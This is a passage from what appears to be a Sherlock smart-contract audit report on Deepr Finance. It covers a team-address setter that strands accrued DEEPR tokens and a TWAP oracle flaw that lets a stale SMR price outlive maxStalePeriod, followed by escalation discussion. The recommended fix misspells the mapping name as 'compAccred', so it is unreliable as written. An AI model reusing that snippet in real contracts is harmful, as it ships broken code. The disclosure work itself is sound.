The Comptroller contract contains a function `_setTeamAddress` that allows the admin to set a new team address. However, this function does not transfer the accrued DEEPR tokens from the previous team address to the new one. This means that any tokens accrued under the old team address remain inaccessible to the new team address. This is against the intended As per discussed with protocol team.

```
function _setTeamAddress(address newTeamAddress) external {
    require(msg.sender == admin, "only admin may set team address");
    teamAddress = newTeamAddress;
}
```

Impact

The new team address cannot access the tokens accrued by the previous team address causing a potential loss of fund.

Code Snippet

https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/deepr-protocol/contracts/Comptroller.sol#L1588

Tool used

Manual Review

Recommendation

```
function _setTeamAddress(address newTeamAddress) external {
    require(msg.sender == admin, "only admin can set the team address");

    // Transfer accrued tokens to the new team address
    uint accruedAmount = compAccrued[teamAddress];
    compAccred[newTeamAddress] += accruedAmount;
    compAccred[teamAddress] = 0;

    // Update the team address
    teamAddress = newTeamAddress;
}
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/Deepr-Finance/deepr-protocol/pull/121

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-6: SMR price will be used for more period than maxStalePeriod

Source:
https://github.com/sherlock-audit/2024-06-deepr-finance-judging/issues/74

The protocol has acknowledged this issue.

Found by

jokr

Summary

SMR price will be used for more period than maxStalePeriod

Vulnerability Detail

If a token price is from SMR based pool. In order to calculate the price of the token TwapOracle contract first fetches the price of the token in SMR and then converts that price into USDC using `smrPrice` which is fetched from SMR/USDC pool.

Let's say I want the price of TRX token. But the DEX doesn't contain a pool for TRX/USDC. It only has a pool for TRX/SMR. So first I will read the price of TRX in SMR from TRX/SMR pool and then convert it to USDC using SMR price read from SMR/USDC pool.

Let's say that the `maxStalePeriod` of SMR is 2 hours. and maxStalePeriod of TRX is also 2 hours.

If price of TRX is calculated when SMR price is already 1.9 hours old. That newly calculated price will marked as fresh for the next 2 hours and used for next 2 hours. But as the SMR price is already 1.9 hours which is used for TRX price calculation . In this case it will be used for additional 2 more hours. leading to consumption of price for more than `maxStalePeriod`

```
function getPrice(address asset) external view override returns (uint256) {
    uint256 decimals;

    if (asset == SMR_ADDR) {
        decimals = 18;
        asset = WSMR;
    } else {
        IERC20Metadata token = IERC20Metadata(asset);
        decimals = token.decimals();
    }
```


SHERLOCK

```
    if (tokenConfigs[asset].asset == address(0)) revert("asset not exist");

    uint256 price = prices[asset];
    // if price is 0, it means the price hasn't been updated yet and it's
↪   meaningless, revert
    if (price == 0) revert("TWAP price must be positive");

    uint256 maxStalePeriod = tokenConfigs[asset].maxStalePeriod;
    // revert when last price update plus max stale period passed
    if (block.timestamp > blockTimestampLast[asset] + maxStalePeriod)
↪   revert("stale price");

    return (price * (10 ** (18 - decimals)));
}
```

Impact

SMR price will be consumed for more than maxStalePeriod.

Code Snippet

https://github.com/sherlock-audit/2024-06-deepr-finance/blob/main/oracle/contracts/oracles/TwapOracle.sol#L126-L148

Tool used

Manual Review

Recommendation

Discussion

jokrsec

@foufrix

This is a valid Medium Severity Issue.

A price shouldn't be used for more than maxStalePeriod set for that price. But in the issue described above the price will be used for than maxStalePeriod.

joicygiore

Escalate

on behalf of jokr

@foufrix

This is a valid Medium Severity Issue.

A price shouldn't be used for more than maxStalePeriod set for that price. But in the issue described above the price will be used for than maxStalePeriod.

sherlock-admin3

Escalate

on behalf of jokr

> @foufrix
>
> This is a valid Medium Severity Issue.
>
> A price shouldn't be used for more than maxStalePeriod set for that price. But in the issue described above the price will be used for than maxStalePeriod.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

pkqs90

This is invalid.

There is a `tokenConfigs[WSMR].periodSize` variable to control the update of WSMR price update. Admins can always set the `tokenConfigs[WSMR].periodSize` to zero so whenever an SMR-based token is updated, SMR is updated as well.

```
    function updateTwap(address asset) public returns (uint256) {
        if (asset == SMR_ADDR) {
            asset = WSMR;
        }

        if (tokenConfigs[asset].asset == address(0)) revert("asset not exist");
        // Update & fetch WSMR price first, so we can calculate the price of
↪   WSMR paired token
        if (asset != WSMR && tokenConfigs[asset].isSmrBased) {
            if (tokenConfigs[WSMR].asset == address(0)) revert("WSMR not exist");
            // if SMR is already updated, skip
>           uint256 nextPeriodWSMR = blockTimestampLast[WSMR] +
↪   tokenConfigs[WSMR].periodSize;
            if (block.timestamp > nextPeriodWSMR) {
                _updateTwapInternal(tokenConfigs[WSMR]);
```


SHERLOCK

```
            }
        }
        return _updateTwapInternal(tokenConfigs[asset]);
    }
```

jokrsec

@pkqs90 An attacker can easily manipulate the TWAP price if the period size is small. Setting the period size to zero is equivalent to reading the current price of the pool, which makes the whole idea of using TWAP to avoid manipulations pointless.

pkqs90

@jokrsec You are right. Please ignore my previous comment. (Fwiw, setting it to zero is not equivalent to reading the current price of the pool, because attackers would need to keep the price in dexpool for at least 1 blocktime, meaning they can't finish it in 1 transaction, and they put themselves under the risk of being arbitraged.)

WangSecurity

So, the trick part is that when we had TRUSTED and RESTRICTED external admins if they're trusted, we assumed the oracles always returned the correct and not stale data. But, now we assume all the admins are TRUSTED in general. But in that case, we see that the protocol intends to check for stale price, but does so incorrectly, that is why I agree it's a valid medium here.

Planning to accept the escalation.

foufrix

@jokrsec Not sure I fully understand, SMR will be updated in `updateTwap` and threshold for update will depend of periodSize. So you may have a discrepancy of 10ish minutes, but not 2 hours.

jokrsec

> So you may have a discrepancy of 10ish minutes, but not 2 hours.

@foufrix It's not 10ish, it depends on the period size and max stale period. The max stale period is always greater than the period size.

For example, if the period size is 1 hour for SMR and Token (most TWAPs use at least a 1-hour period size), the SMR price will be used for 1 hour longer than intended.

You can see the explanation with an example in the report. I apologize for the poor report writing; I wrote this report in the last 5 minutes.

WangSecurity

The decision remains as expressed here. Planning to accept the escalation and validate with medium severity.

WangSecurity

@jokrsec @foufrix are there any duplicates?

WangSecurity

Result: Medium Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- joicygiore: accepted

jokrsec

> @jokrsec @foufrix are there any duplicates?

@WangSecurity No! This issue don't have any duplicates.

Disclaimers

Sherlock does not provide guarantees nor warranties relating to the security of the project.

Usage of all smart contract software is at the respective users' sole risk and is the users' responsibility.